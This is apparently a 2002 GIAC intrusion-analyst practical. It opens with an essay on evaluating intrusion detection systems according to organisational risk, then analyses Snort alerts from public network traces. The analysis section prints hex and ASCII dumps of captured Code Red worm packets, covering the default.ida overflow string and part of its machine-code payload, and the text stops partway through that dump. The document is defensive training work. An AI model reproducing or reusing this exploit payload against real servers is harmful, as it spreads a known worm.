GIAC CERTIFIED INTRUSION ANALYST (GCIA)

VERSION 3.3

PRACTICAL ASSIGNMENT FOR GCIA CERTIFICATION

DATE SUBMITTED: JANUARY 6, 2002

BRIAN CAHOON

TABLE OF CONTENTS

PART 1: THE CHALLENGE OF IMPLEMENTING AND EVALUATING IDS BASED ON RISK

Not every organization needs an intrusion detection system (IDS). Most information security practitioners would argue that no organization can afford to be without an intrusion detection system. This approach, however, is too simplistic and does not take into consideration the unique characteristics of each business. All organizations, however, should evaluate the need for an intrusion detection *strategy*. Some organizations will undoubtedly come to the conclusion that the benefits of implementing an IDS product do not outweigh the costs to the organization. Organizations should evaluate the need for an intrusion detection system based on *risk*. Those that do not have sufficient risk may not need intrusion detection technology. When IDS technology allows an organization to mitigate significant risk then they should deploy IDS.

Once the organization determines that IDS technology is important then it is necessary to effectively evaluate the requirements of IDS products. This evaluation would also prove beneficial to organizations that already have IDS products deployed and are looking for a method of evaluation. The challenge for information security professionals is to evaluate intrusion detection technology based on risk. In order for information security professionals to effectively perform their jobs they need to understand the business in which the IDS technology will be implemented. Once the business is understood, then next challenge is to assess how IDS technology fits into the organization.

Challenge of Determining the Need for IDS Based on Risk

Understanding risks to the organization is important for determining the need for intrusion detection technology. The evaluation of those risks will answer whether IDS is needed. Many different types of risk impact the decision to deploy an IDS. The challenge for information security professionals is relating those risk to how they could be mitigated by implementing an IDS. The organization must fully understand why they need IDS technology and why other technologies are not substitutes for an effective IDS strategy. Several of the criteria for evaluating risk are listed in Table 1 below.

Factors Impacting Risk: **Should be Evaluated When Determining an IDS Strategy**
• Connectivity to the Internet
• Extranet connections to business partners or customers
• Nature of the business
• Size of the organization
• Extent of government regulation
• Reputation of the business
• Complexity of operations

Table 1

In today's business environment, **connectivity to the Internet** is becoming more important and is often critical for business operations. Those organizations that rely on continuous Internet connectivity will have a greater need for intrusion detection technology. An online bookstore, for example, relies on Internet connectivity. Without this connectivity they have no source of revenue. The bookstore also has a vested interest in preventing and detecting attacks that come through the Internet. A small local bookstore, on the other hand, may only use the Internet for employees to place a weekly book order. This small bookstore does not depend on continuous Internet service and therefore could reasonably connect to the Internet through a dial-up connection only when needed. The risk to the small bookstore through its Internet connection is much less than that for the online bookseller and therefore it is more difficult to justify IDS technology based on this risk.

The Internet is only one possible connection that an organization may have to third parties. **Extranet connections to business partners and customers** are also extremely common. Although these connections are controlled, they involve the interaction of two separate entities. Since one entity cannot control the activities and employees of the other entity there may be some risks to these connections. For example, a hospital may have an extranet connection to a supplier. The purchasing system at the hospital connects to the supplier's purchasing system. The hospital may feel that the connection is a considerable source of risk and may wish to place an IDS on that connection. The nature of the connection would assist in evaluating how risky such a connection is. If the hospital has a standalone machine that connects to a standalone machine at the supplier the risk would be less than if the hospital accounting network were connected to the supplier's network. Having no connections to business partners or customers means there is no risk through this channel.

The **nature of the business** is also an important factor when considering risk and how an IDS may fit into the business. Consider a graphic design studio and a comparably sized doctor's office. Both organizations may employ the same number of people, have the same number of computers and the same connectivity to the Internet. The risk to each of these organizations, however, is much different. The primary risk to the graphic design studio may be loss of productivity if the network is compromised. Or even worse, some client projects may be compromised. The graphic design studio may be willing to accept that risk. The doctor's office, on the other hand, has little choice but to make information security a priority. The data stored on their network includes sensitive patient information. The risk of compromised patient information may be too great to ignore intrusion detection technology.

The **size of the organization** also impacts risk. A smaller organization generally has less risk than a larger one. Management of a smaller organization will most likely know more details of the business. Management of a larger organization may not know the intricacies of all aspects of the organization. For example, the

owner of a two store rental chain will most likely be familiar with all operations of the business. Anything that appears unusual on the computer network would have a high likelihood of being detected. Management of a 100 store rental chain, on the other hand, would be less likely to notice unusual activity on the network. The risk to the larger organization is greater because management is less likely to be able to monitor all aspects of the business. A small organization may be able to use reports generated by the operating system or firewall as an effective monitoring method. A larger organization may need an IDS technology to effectively monitor network activity.

An important aspect to many businesses is ensuring compliance with **government regulations**. A heavily regulated industry generally implies that the business is more risky. All businesses need to comply with federal, state and local laws but the degree to which the businesses are regulated is extremely diverse. Some industries such as insurance, securities, banking and health care are heavily regulated. A compromise in the network of such an organization may not be tolerable. Such a compromise could lead to the government stepping in or, in the extreme case, the government closing down the business. Management would probably prefer that they detect a compromise of the network and have the opportunity to quickly rectify the situation as opposed to the government hearing a complaint from a customer of the business. In some cases, government regulators require that businesses have intrusion detection technology in order to comply with regulations.

The **reputation of the business** also impacts an organization's tolerance for risk. An organization that is in the public spotlight generally has a lower tolerance for risk. They may be more likely to want intrusion detection technology. A firm that has little public awareness may not care about public relations issues if their network were compromised. For example, a large software company that commits to developing secure products may be negatively impacted if it becomes public knowledge that their network was compromised. An intrusion detection system would allow the company to quickly detect suspicious activity and investigate it. Other large firms may have a reputation that allows for more flexibility in the event that the public finds out its network was compromised.

Finally, the diversity and **complexity of the organization's operations** impacts risk and the necessity for IDS technology. A small firm with little complexity has less risk than a large firm with multiple divisions and many interrelated operations. The more complex the organization the more likely it will be running many applications and network services. In addition, connectivity between the different systems and departments within a large organization increases the difficulty of effectively monitoring network traffic and operations.

All of the factors that impact risk should be evaluated when determining an effective IDS strategy. Ultimately the organization needs to determine if the

benefits of implementing intrusion detection technology outweigh the costs to the business. A business that has determined that there is little risk in its information technology infrastructure may determine that an IDS product is not needed. A review of system logs and changes may be an effective intrusion detection strategy based on the organization's risk. The risk portfolio may even determine that no intrusions detection system is needed. On the other hand, a business that has significant risk in each of the above factors will have a greater need for one or more intrusion detection systems. Figure 1 summarizes the risk factors and how they impact the need for IDS technology.




Figure 1

Challenge of Effectively Evaluating an IDS Implementation

Once the need for an IDS has been established it is important to evaluate how effective the IDS implementation is. There are several factors that should be

evaluated when either considering implementing IDS technology or reviewing a current IDS implementation. Those factors include:

- How the IDS fits into the organization
- Specific products used
- Operations of the IDS
- Alerting process
- Network architecture of the organization
- Maintenance of the IDS
- Personnel that administer the IDS

These factors all impact the IDS implementation and are diagramed in Figure 2 below.




Figure 2

The first consideration when evaluating an IDS implementation is how the IDS fits into the overall **organization**. The information security policy of the organization should address how IDS will be deployed. The information security policy should state that tools and techniques are used to protect electronic information. Also, the organization should perform a risk assessment of its technology. It should determine where the greatest electronic risks are to the organization. The risk assessment provides the foundation for the prioritization of information security activities. For example, if the greatest risk is through the Internet connection then the greatest resources should be devoted to that channel. Firewalls, a DMZ topology, intrusion detection and monitoring may need to be deployed on such a connection. Furthermore, the risk assessment should identify critical information in the organization. Intrusion detection systems should be deployed to monitor critical electronic assets.

The specific **products** used for the IDS strategy should also be evaluated. Detailed information on each product should be compiled and reviewed.

Information such as manufacturer, product and version can help determine if management is diligent in maintaining current software. It is also important to note whether IDS products are host-based or network-based. The network-based products should be placed on the network where there is the greatest risk. The host-based products should be placed on hosts that have the greatest risk. Knowing how well IDS products integrate with each other is also important. Having several independent IDS products means that each of those systems need to be monitored independently. These independent systems, however, may be able to detect a larger percentage of attacks. An integrated package may be easier to manage but may not catch as many attacks. Vulnerability scanning is also beneficial for determining how vulnerable systems are and where IDS products should be deployed.

Another fundamental aspect to an IDS evaluation is reviewing the actual **operation** of the IDS products. The operational model indicates how the organization deploys IDS technology. Some organizations may not see a need for continuous IDS monitoring. For example, a company may only deploy IDS technology during non-working hours. Other organizations, however, may feel that 24/7 support with round-the-clock monitoring is essential. There are different degrees to which an organization could operate the IDS. Also, the operational structure of the IDS implementation is important to understand. The operational structure refers to who is responsible for IDS operation and how centralized or decentralized IDS management is. Some organizations will use a centrally managed information security function to perform IDS operations. Other organizations may use information security personnel in each business unit. It is also important to understand where the IDS products are physically located. In addition, the IDS products may run on operating systems that will need to be hardened and monitored to ensure they are functioning correctly.

Other operational characteristics also impact IDS operation. The logs generated by the IDS need to be collected and reviewed. The IDS is only as effective as the information provided to management. The data generated on the IDS also needs to be backed up and effectively managed according to organizational policy. When the storage space on the IDS sensor or management console is full there needs to be a process for moving the data to offline storage. Evaluating the operations of the IDS also means ensuring that the information security policies are being carried out in relation to IDS implementation. Finally, some organizations outsource IDS operations. Management needs an effective strategy for interacting with the outsourcing vendor and retrieving relevant reports.

The **alerting** process used when an intrusion attempt is detected is critical to evaluate. The notification process should be documented and understood by everyone involved with the IDS products. The procedures should address how alerts are escalated. Some attacks will be innocuous and little cause for alarm. Other attacks, however, may be more serious and should be appropriately

escalated. An escalation process should address when law enforcement should be contacted. Many IDS products also have the capability to automatically respond to attacks. Management should fully understand the risk to automatic response. Management may not want to take the risk of initiating an attack to an attack. Simple packet resets may be the maximum automatic response allowed. A problem for IDS management is false positives. False positives are alerts that do not represent an actual attack. These alerts waste resources and time. Tweaking the system to minimize false positives is key. It is important, however, not to tweak the IDS too much that it misses legitimate attacks. All too often IDS administrators unintentionally turn off key alerting so as to reduce the annoyances created by high alerting.

An evaluation of the **network architecture** is critical to understand. A network that uses all switches, as opposed to network hubs, will have challenges for implementing network IDS products. The network IDS should be implemented on a port that broadcasts all switch traffic to that particular port. The IDS should also be able to handle the traffic. All IDS products have a maximum throughput before they begin to drop packets. The IDS should be able to handle the load of the network on which it is deployed. Also, it is important to understand if there are any backdoors that could circumvent the IDS sensor. A modem on the internal network could allow traffic to bypass the IDS sensor and defeat the IDS strategy. Also, any trusted connections to business partners or customers may bypass IDS sensors.

Maintenance of IDS products ensures their continued effectiveness. Most host and network-based IDS products rely on attack signatures for detecting attacks. As time goes on new signatures will be written for new attacks. It is critical that IDS signatures are updated on a regular basis. Also, anomaly-based IDS products require regular reviews of baseline conditions. The IDS software itself needs to be regularly updated. IDS software may have bugs just like other types of software. Exploiting a bug in IDS software is a way to circumvent IDS alerting. Updating signatures, software or other networking components may mean that the IDS products are temporarily taken down for maintenance. Understanding when the IDS is and is not monitoring the network is important when evaluating an IDS strategy. Monitoring the IDS to ensure it is up and running also needs to be done by IDS administrators. In addition, the administrators should monitor IDS updates to ensure that current vulnerabilities are being addressed in new attack signatures. If the latest vulnerabilities are not covered under attack signatures, the administrator may have to create their own temporary signature.

Finally, evaluating the **personnel** operating the IDS products is critical for ensuring an effective IDS strategy. The personnel need to have the skills for operating and managing the IDS products. Management also needs to provide effective oversight for individuals monitoring IDS products. Technical controls are often easily defeated by ineffective non-technical controls. All of these factors for evaluating IDS implementations are summarized in Table 2 below.

Evaluation of IDS Technology			
The Organization • Information security policy • Risk assessment • Critical information	**IDS Products** • Products used • Types of ids • Integration • Vulnerability scanning	**Operations** • Operational model (how it's deployed) • Operational structure • Location • Monitoring • Ids logs • Policy and practice • Outsourcing	**Alerting** • Notification • Escalation procedures • Automatic response • False positives
Architecture • Backdoors • Switches • Trusted connections	**Maintenance** • Signatures • Ids software • Uptime • Current vulnerabilities	**Personnel** • Skills • Management oversight	

Table 2

The challenge for information security practitioners is to understand the business and the risks to that business. The IDS strategy must be based on a complete and appropriate evaluation of risk. Organizations with very little risk may determine that their IDS strategy will be monitoring operating system logs. Another organization may determine that their IDS strategy is deploying host and network-based IDS products on key network locations. Each organization has evaluated their IDS strategy based on risk but both came to different conclusions on the implementation of IDS technology. Not every organization needs IDS technology. Such broad generalizations ignore the unique characteristics of each organization. If the evaluation of risk determines that IDS technology is needed then security practitioners and auditors need to effectively evaluate its implementation. A significant challenge becomes how to best implement IDS given an organization's limited resources.

Sources

Graham, Robert. "IDS FAQ." www.secinf.net/info/misc/network-intrusion-detection.html.

Northcutt, Stephen and Novak, Judy. Network Intrusion Detection. New Riders Publishing. 3rd Edition. August 27, 2002

Power, Richard. "CSI Roundtable: Experts discuss present and future intrusion detection systems." Computer Security Journal. Volume XIV, #1. www.gocsi.com/roundtable.htm.

Proctor, Paul E. Practical Intrusion Detection Handbook. Prentice Hall. August 2000.

"Risk Assessment Tools and Practices for Information System Security." Federal Deposit Insurance Corporation (FDIC). www.fdic.gov/news/news/financial/1999/FIL9968b.doc

"SANS Intrusion Detection FAQ, version 1.60." Updated October 8, 2002. www.sans.org/newlook/resources/IDSFAQ/ID_FAQ.htm

Sundaram, Aurobindo. "An Introduction to Intrusion Detection." ACM Crossroads. info.acm.org/crossroads/xrds2-4/intrus.html.

PART 2: ANALYZING THREE NETWORK TRACES

Snort command run on each file:

```
Snort –dvr c:\gcia\assign2\2002.5.15 –l c:\snort\log –c
c:\snort\rules\snort.conf
```

Three files analyzed from http://www.indicents.org/logs/Raw:
2002.5.15
2002.5.16
2002.5.30

1. Windows Buffer Overflow: Code Red (2002.5.15)

1.1 Source of trace

The trace is from http://www.incidents.org/logs/Raw/2002.5.15. The log is from a Snort IDS version 1.9.0 with the default snort.conf ruleset from www.snort.org.

The following is the suspicious network trace from the alerts.ids file.

```
[**] [1:1322:4] BAD TRAFFIC bad frag bits [**]
[Classification: Misc activity] [Priority: 3]
06/15-03:01:48.974488 213.105.119.198 -> 46.5.130.10
TCP TTL:109 TOS:0x0 ID:17606 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x040   Frag Size: 0x05A8

[**] [1:1322:4] BAD TRAFFIC bad frag bits [**]
[Classification: Misc activity] [Priority: 3]
06/15-03:01:50.214488 213.105.119.198 -> 46.5.130.10
TCP TTL:109 TOS:0x0 ID:17638 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x040   Frag Size: 0x05A8
```

I examined the packets that generated the BAD TRAFFIC alerts from 213.105.119.198. The following is the hexadecimal/ascii data of the above two packets. The data is from the file logs\213.105.119.198\IP_FRAG.ids.

```
[**] BAD TRAFFIC bad frag bits [**]
06/15-03:01:48.974488 213.105.119.198 -> 46.5.130.10
TCP TTL:109 TOS:0x0 ID:17606 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x040   Frag Size: 0x05A8
0F 1C 00 50 30 54 6C 88 8D F8 8C 03 50 18 44 70  ...P0Tl.....P.Dp
0C 81 00 00 47 45 54 20 2F 64 65 66 61 75 6C 74  ....GET /default
2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  .ida?NNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
```

```
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 25 75 39 30 39 30 25 75 36 38 35  NNNNN%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35  u7801%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
30 39 30 25 75 39 30 39 30 25 75 38 31 39 30 25  090%u9090%u8190%
75 30 30 63 33 25 75 30 30 30 33 25 75 38 62 30  u00c3%u0003%u8b0
30 25 75 35 33 31 62 25 75 35 33 66 66 25 75 30  0%u531b%u53ff%u0
30 37 38 25 75 30 30 30 30 25 75 30 30 3D 61 20  078%u0000%u00=a
20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65   HTTP/1.0..Conte
6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D  nt-type: text/xm
6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E  l.HOST:www.worm.
63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A  com. Accept: */*
0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A  .Content-length:
20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81 EC 18   3569 ....U.....
02 00 00 53 56 57 8D BD E8 FD FF FF B9 86 00 00  ...SVW..........
00 B8 CC CC CC CC F3 AB C7 85 70 FE FF FF 00 00  ..........p.....
00 00 E9 0A 0B 00 00 8F 85 68 FE FF FF 8D BD F0  .........h......
FE FF FF 64 A1 00 00 00 00 89 47 08 64 89 3D 00  ...d......G.d.=.
00 00 00 E9 6F 0A 00 00 8F 85 60 FE FF FF C7 85  ....o.....`.....
F0 FE FF FF FF FF FF FF 8B 85 68 FE FF FF 83 E8  ..........h.....
07 89 85 F4 FE FF FF C7 85 58 FE FF FF 00 00 E0  .........X......
77 E8 9B 0A 00 00 83 BD 70 FE FF FF 00 0F 85 DD  w.......p.......
01 00 00 8B 8D 58 FE FF FF 81 C1 00 00 01 00 89  .....X..........
8D 58 FE FF FF 81 BD 58 FE FF FF 00 00 00 78 75  .X.....X......xu
0A C7 85 58 FE FF FF 00 00 F0 BF 8B 95 58 FE FF  ...X.........X..
FF 33 C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A 01 00  .3.f..=MZ.......
00 8B 8D 58 FE FF FF 8B 51 3C 8B 85 58 FE FF FF  ...X....Q<..X...
33 C9 66 8B 0C 10 81 F9 50 45 00 00 0F 85 79 01  3.f.....PE....y.
00 00 8B 95 58 FE FF FF 8B 42 3C 8B 8D 58 FE FF  ....X....B<..X..
FF 8B 54 01 78 03 95 58 FE FF FF 89 95 54 FE FF  ..T.x..X.....T..
FF 8B 85 54 FE FF FF 8B 48 0C 03 8D 58 FE FF FF  ...T....H...X...
89 8D 4C FE FF FF 8B 95 4C FE FF FF 81 3A 4B 45  ..L.....L....:KE
52 4E 0F 85 33 01 00 00 8B 85 4C FE FF FF 81 78  RN..3.....L....x
04 45 4C 33 32 0F 85 20 01 00 00 8B 8D 58 FE FF  .EL32.. .....X..
FF 89 8D 34 FE FF FF 8B 95 54 FE FF FF 8B 85 58  ...4.....T.....X
FE FF FF 03 42 20 89 85 4C FE FF FF C7 85 48 FE  ....B ..L.....H.
FF FF 00 00 00 00 EB 1E 8B 8D 48 FE FF FF 83 C1  ..........H.....
01 89 8D 48 FE FF FF 8B 95 4C FE FF FF 83 C2 04  ...H.....L......
89 95 4C FE FF FF 8B 85 54 FE FF FF 8B 8D 48 FE  ..L.....T.....H.
FF FF 3B 48 18 0F 8D C0 00 00 00 8B 95 4C FE FF  ..;H.........L..
FF 8B 02 8B 8D 58 FE FF FF 81 3C 01 47 65 74 50  .....X....<.GetP
0F 85 A0 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D  ........L.......
58 FE FF FF 81 7C 01 04 72 6F 63 41 0F 85 84 00  X....|..rocA....
00 00 8B 95 48 FE FF FF 03 95 48 FE FF FF 03 95  ....H.....H.....
58 FE FF FF 8B 85 54 FE FF FF 8B 48 24 33 C0 66  X.....T....H$3.f
8B 04 0A 89 85 4C FE FF FF 8B 8D 54 FE FF FF 8B  .....L.....T....
51 10 8B 85 4C FE FF FF 8D 4C 10 FF 89 8D 4C FE  Q...L....L....L.
FF FF 8B 95 4C FE FF FF 03 95 4C FE FF FF 03 95  ....L.....L.....
4C FE FF FF 03 95 4C FE FF FF 03 95 58 FE FF FF  L.....L.....X...
8B 85 54 FE FF FF 8B 48 1C 8B 14 0A 89 95 4C FE  ..T....H......L.
FF FF 8B 85 4C FE FF FF 03 85 58 FE FF FF 89 85  ....L.....X.....
```

```
70 FE FF FF EB 05 E9 0D FF FF FF E9 16 FE FF FF  p...............
8D BD F0 FE FF FF 8B 47 08 64 A3 00 00 00 00 83  .......G.d......
BD 70 FE FF FF 00 75 05 E9 38 08 00 00 C7 85 4C  .p....u..8.....L
FE FF FF 01 00 00 00 EB 0F 8B 8D 4C FE FF FF 83  ...........L....
C1 01 89 8D 4C FE FF FF 8B 95 68 FE FF FF 0F BE  ....L.....h.....
02 85 C0 0F 84 8D 00 00 00 8B 8D 68 FE FF FF 0F  ...........h....
BE 11 83 FA 09 75 21 8B 85 68 FE FF FF 83 C0 01  .....u!..h......
8B F4 50 FF 95 90 FE FF FF 3B F4 90 43 4B 43 4B  ..P......;..CKCK
89 85 34 FE FF FF EB 2A 8B F4 8B 8D 68 FE FF FF  ..4....*....h...
51 8B 95 34 FE FF FF 52 FF 95 70 FE FF FF 3B F4  Q..4...R..p...;.
90 43 4B 43 4B 8B 8D 4C FE FF FF 89 84 8D 8C FE  .CKCK..L........
FF FF EB 0F 8B 95 68 FE FF FF 83 C2 01 89 95 68  ......h........h
FE FF FF 8B 85 68 FE FF FF 0F BE 08 85 C9 74 02  .....h........t.
EB E2 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF  ....h........h..
FF E9 53 FF FF FF 8B 85 68 FE FF FF 83 C0 01 89  ..S.....h.......
85 68 FE FF FF 8B 4D 08 8B 91 84 00 00 00 89 95  .h....M.........
6C FE FF FF C7 85 4C FE FF FF 04 00 00 00 C6 85  l.....L.........
D0 FE FF FF 68 8B 45 08 89 85 D1 FE FF FF C7 85  ....h.E.........
D5 FE FF FF 5B 53 53 FF C7 85 D9 FE FF FF 63 78  ....[SS.......cx
90 90 8B 4D 08 8B 51 10 89 95 50 FE FF FF 83 BD  ...M..Q...P.....
50 FE FF FF 00 75 26 8B F4 6A 00 8D 85 4C FE FF  P....u&..j...L..
FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42 08 50  .P..h...Q.U..B.P
FF 95 6C FE FF FF 3B F4                          ..l...;.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC bad frag bits [**]
06/15-03:01:50.214488 213.105.119.198 -> 46.5.130.10
TCP TTL:109 TOS:0x0 ID:17638 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x040   Frag Size: 0x05A8
0F 1C 00 50 30 54 72 3C 8D F8 8C 03 50 10 44 70  ...P0Tr<....P.Dp
81 49 00 00 FE FF FF 69 D2 8D 66 F0 50 89 95 74  .I.....i..f.P..t
FE FF FF 8B 45 08 8B 8D 50 FE FF FF 89 48 10 8B  ....E...P....H..
F4 8D 95 2C FE FF FF 52 6A 00 8D 85 4C FE FF FF  ...,...Rj...L...
50 8D 8D D0 FE FF FF 51 6A 00 6A 00 FF 95 98 FE  P......Qj.j.....
FF FF 3B F4 90 43 4B 43 4B E9 9F 01 00 00 8B F4  ..;..CKCK.......
FF 95 A4 FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C  ......;..CKCK..L
FE FF FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89  .....L..........
95 4C FE FF FF 81 BD 4C FE FF FF 09 04 00 00 74  .L.....L.......t
05 E9 67 01 00 00 8B F4 68 00 DD 6D 00 FF 95 A0  ..g.....h..m....
FE FF FF 3B F4 90 43 4B 43 4B E9 80 06 00 00 8F  ...;..CKCK......
85 4C FE FF FF 8B 85 34 FE FF FF 89 85 CC FE FF  .L.....4........
FF 8B 8D 4C FE FF FF 8B 95 B0 FE FF FF 89 11 8B  ...L............
85 4C FE FF FF 8B 8D C8 FE FF FF 89 48 04 8B 95  .L..........H...
68 FE FF FF 89 95 50 FE FF FF EB 0F 8B 85 50 FE  h.....P.......P.
FF FF 83 C0 01 89 85 50 FE FF FF 8B 8D 68 FE FF  .......P.....h..
FF 81 C1 00 01 00 00 39 8D 50 FE FF FF 73 12 8B  .......9.P...s..
95 50 FE FF FF 81 3A 4C 4D 54 48 75 02 EB 02 EB  .P....:LMTHu....
CB 8B 85 50 FE FF FF 83 C0 04 8B 8D 4C FE FF FF  ...P........L...
89 41 08 8B F4 8D 95 48 FE FF FF 52 6A 04 68 00  .A.....H...Rj.h.
40 00 00 8B 85 CC FE FF FF 50 FF 95 A8 FE FF FF  @........P......
3B F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00  ;..CKCK..L......
00 EB 0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE  .....L........L.
FF FF 81 BD 4C FE FF FF 00 30 00 00 7D 56 8B 95  ....L....0..}V..
CC FE FF FF 03 95 4C FE FF FF 8B 02 3B 85 B0 FE  ......L.....;...
FF FF 75 3E 8B 8D CC FE FF FF 03 8D 4C FE FF FF  ..u>........L...
8B 95 60 FE FF FF 89 11 8B F4 68 00 51 25 02 FF  ..`.......h.Q%..
```

```
95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B 85 CC FE  .....;..CKCK....
FF FF 03 85 4C FE FF FF 8B 8D B0 FE FF FF 89 08  ....L..........
EB 02 EB 8F 8B F4 8D 95 4C FE FF FF 52 8B 85 48  ........L...R..H
FE FF FF 50 68 00 40 00 00 8B 8D CC FE FF FF 51  ...Ph.@........Q
FF 95 A8 FE FF FF 3B F4 90 43 4B 43 4B BA 01 00  ......;..CKCK...
00 00 85 D2 0F 84 E7 04 00 00 8B F4 6A 00 68 80  ............j.h.
00 00 00 6A 03 6A 00 6A 01 68 00 00 00 80 8B 85  ...j.j.j.h......
68 FE FF FF 83 C0 63 50 FF 95 9C FE FF FF 3B F4  h.....cP......;.
